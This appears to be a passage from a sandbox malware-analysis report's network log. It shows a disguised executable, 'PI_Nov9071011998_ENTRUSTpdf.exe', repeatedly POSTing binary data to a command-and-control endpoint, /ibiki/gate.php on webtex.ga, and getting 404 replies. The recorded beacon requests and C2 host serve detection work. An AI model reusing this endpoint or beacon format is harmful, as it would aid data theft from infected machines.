Dec 3, 2020 10:02:43.673908949 CET	196	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:00 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49756	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:43.931444883 CET	198	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:43.995368004 CET	199	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:01 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49758	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:44.249686956 CET	204	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:44.316339016 CET	208	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:01 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49713	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:30.776444912 CET	70	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:30.840723038 CET	70	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:48 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49759	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:44.661642075 CET	212	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:44.797399998 CET	213	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:01 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49760	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:45.021437883 CET	214	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:45.078031063 CET	214	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:02 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49761	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:45.361001968 CET	215	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:45.419547081 CET	216	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:02 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49762	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:45.691221952 CET	217	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:45.752643108 CET	217	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:02 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49763	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:46.008230925 CET	218	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:46.068412066 CET	218	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:03 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49764	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:46.321985960 CET	219	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:46.384202957 CET	220	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:03 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49765	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:46.623970985 CET	221	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:46.686218977 CET	221	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:03 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49766	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:46.941906929 CET	222	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:47.002928019 CET	223	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:04 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49767	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:47.207695961 CET	223	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:47.267354965 CET	224	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:04 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49768	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:47.508867979 CET	225	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:47.583863974 CET	225	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:04 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49714	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:31.118510962 CET	71	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:31.264031887 CET	72	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:48 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49769	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:47.814805984 CET	226	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:47.873610973 CET	227	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:05 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49770	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:48.133006096 CET	227	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:48.194021940 CET	228	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:05 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49771	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:48.431386948 CET	229	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:48.492337942 CET	229	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:05 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49772	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:48.713865042 CET	230	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:48.774087906 CET	231	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:06 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49773	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:49.003809929 CET	232	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:49.067827940 CET	232	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:06 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49774	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:49.292978048 CET	233	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:49.354669094 CET	233	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:06 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49775	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:49.591345072 CET	234	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:49.830852985 CET	235	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:06 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49776	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:50.060343981 CET	236	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:50.125688076 CET	236	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:07 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49777	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:50.360534906 CET	237	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:50.424429893 CET	238	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:07 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49778	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:50.664604902 CET	238	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:50.723849058 CET	239	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:07 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49715	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:31.524698019 CET	72	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:31.584800959 CET	73	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:48 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49779	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:50.972121954 CET	240	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:51.037888050 CET	240	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:08 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	49780	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:51.261332035 CET	241	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:51.322457075 CET	242	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:08 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49781	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:51.534735918 CET	242	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:51.601372957 CET	243	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:08 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	49782	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:51.849829912 CET	244	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:51.905245066 CET	244	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:09 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.3	49783	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:52.137412071 CET	245	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:52.196885109 CET	246	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:09 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.3	49784	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:52.444505930 CET	247	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:52.504973888 CET	247	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:09 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.3	49785	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:52.774910927 CET	248	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:52.833587885 CET	249	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:10 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

